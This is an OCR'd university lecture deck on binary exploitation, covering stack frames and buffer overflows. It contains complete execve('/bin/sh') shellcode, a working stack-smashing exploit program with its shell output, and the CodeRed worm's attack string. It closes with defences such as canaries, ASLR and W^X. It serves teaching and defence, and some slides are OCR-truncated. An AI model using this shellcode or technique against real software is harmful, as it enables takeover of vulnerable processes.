Secure Systems Engineering

Binary Exploitation 1

Chester Rebeiro

Indian Institute of Technology Madras

CR

Parts of Malware


- Two parts

  Subvert execution:

  change the normal execution behavior of the program

  Payload:


  the code which the attacker wants to execute



Parts of Malware

- Two parts
  - **Subvert execut**
    change the the program
  - **Payload:**
    the code which the attacker wants to execu

Malware takes complete control of the process. Has all the privileges that the process has



Subvert Execution

- In system software
  - Buffers overflows and overreads
  - Heap: double free, use after free
  - Integer overflows
  - Format string
  - Control Flow

Buffer Overflows in the Stack

- We need to first know how a stack is managed

Stack in a Program (when function is executing)


```c
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```

```
080483ed <function>:
 80483ed:       55                      push   %ebp
 80483ee:       89 e5                   mov    %esp,%ebp
 80483f0:       83 ec 10                sub    $0x10,%esp
 80483f3:       c9                      leave
 80483f4:       c3                      ret

080483f5 <main>:
 80483f5:       55                      push   %ebp
 80483f6:       89 e5                   mov    %esp,%ebp
 80483f8:       83 ec 0c                sub    $0xc,%esp
 80483fb:       c7 44 24 08 03 00 00    movl   $0x3,0x8(%esp)
 8048402:       00
 8048403:       c7 44 24 04 02 00 00    movl   $0x2,0x4(%esp)
 804840a:       00
 804840b:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048412:       e8 d6 ff ff ff          call   80483ed <function>
 8048417:       c9                      leave
 8048418:       c3                      ret
```


Refer https://chetrebeiro@bitbucket.org/casl/sse.git (directory src/smash)

Stack in a Program (when function is executing)

```
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```



parameters

In main

```
Put 3 in stack
Put 2 in stack
Put 1 in stack
call function
```


In function

```
push %ebp
mov %esp, %ebp
sub $0x10, %esp
```

%ebp: Frame Pointer
%esp : Stack Pointer

Stack Usage (example)

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```



Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

Stack Usage

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

Legal range of buffer2 is from 975 to 966

However, this assignment will be permitted:

buffer2[10] = ‘a’;

976 → buffer1

A BUFFER OVERFLOW

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

Modifying the Return Address

buffer2[19] =
&arbitrary memory location

This causes execution of an arbitrary memory location instead of the standard return

Execution Subverted

Next step – execute payload!


19

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Arbitrary Location
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

Big Picture of the exploit (execute an arbitrary payload)

Fill the stack as follows

(where BA is buffer address)



Payload

- Lets say the attacker wants to spawn a shell
- ie. do as follows:

```
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

- How does he put this code onto the stack?

Step 1 : Get machine codes

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```
00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   e8 dd ff ff ff          call   5 <main+0x5>
```

```c
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh          \";"
        ".section .text;"
    );
}
```

- objdump –disassemble-all shellcode.o
- Get machine code : “eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80”
- If there are 00s replace it with other instructions

Step 2: Find Buffer overflow in an application

```
char large_string[128];

char buffer[48];
```

← Defined on stack

o
o
o
o


```
strcpy(buffer, large_string);
```

← Can cause buffer to overflow

Step 3 :
Put Machine Code in Large String

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];
```

```
 3:   eb 18                   jmp    1d <main+0x1d>
 5:   5e                      pop    %esi
 6:   31 c0                   xor    %eax,%eax
 8:   89 76 08                mov    %esi,0x8(%esi)
 b:   88 46 07                mov    %al,0x7(%esi)
 e:   89 46 0c                mov    %eax,0xc(%esi)
11:   b0 0b                   mov    $0xb,%al
13:   89 f3                   mov    %esi,%ebx
15:   8d 4e 08                lea    0x8(%esi),%ecx
18:   8d 56 0c                lea    0xc(%esi),%edx
1b:   cd 80                   int    $0x80
1d:   e8 e3 ff ff ff          call   5 <main+0x5>
22:   5d                      pop    %ebp
```




Step 3 (contd) :
Fill up Large String with BA

```
char large_string[128];
```

```
char buffer[48];
```

← Address of buffer is BA





Final state of Stack

- Copy large string into buffer

```
strcpy(buffer, large_string);
```

- When strcpy returns the exploit code would be executed





Putting it all together


```
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ ./a.out
$ shell created

Refer https://chetrebeiro@bitbucket.org/casl/sse.git (directory src/smash)

Buffer overflow in the Wild

- Worm CODERED … released on 13th July 2001
- Infected 3,59,000 computers by 19th July.



CODERED Worm

- Targeted a bug in Microsoft's IIS web server

CODERED's string

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u909
0%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00
=a HTTP/1.0
```

Some Defense Mechanisms already Incorporated

```
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ gcc overflow1.c
bash$ ./a.out
*** stack smashing detected *** (./a.out terminated)
Aborted (core dumped)

Refer https://chetrebeiro@bitbucket.org/casl/sse.git (directory src/smash)

Some Defense Mechanisms already Incorporated

```
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ gcc -m32 -fno-stack-protector -z execstack overflow1.c
bash$ ./a.out
$ (shell created successfully)

Defenses

- Eliminate program flaws that could lead to subverting of execution

  Safer programming languages; Safer libraries; hardware enhancements; static analysis
- If can't eliminate, make it more difficult for malware to subvert execution

  W^X , ASLR, canaries
- If malware still manages to execute, try to detect its execution at runtime

  malware run-time detection techniques using learning techniques, ANN and malware signatures
- If can't detect at runtime, try to restrict what the malware can do..
  - Sandbox system

    so that malware affects only part of the system; access control; virtualization; trustzone; SGX
  - Track information flow

    DIFT; ensure malware does not steal sensitive information

Points to Ponder

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```
00000000 <
   0:   55                      %ebp
   1:   89                      %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %es
   9:   c6 46 07 00             movb   $0x
   d:   c7 46 0c 00 00 00 00    movl   $0x
  14:   b8 0b 00 00 00          mov    $0x
  19:   89 f3                   mov    %es
  1b:   8d 4e 08                lea    0x8
  1e:   8d 56 0c                lea    0xc
  21:   cd 80                   int    $0x
  23:   e8 dd ff ff ff          call   5 <
```

WHY?

```c
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh          \";"
        ".section .text;"
    );
}
```

- objdump –disassemble-all shellcode.o
- Get machine code : “eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80”
- **If there are 00s replace it with other instructions**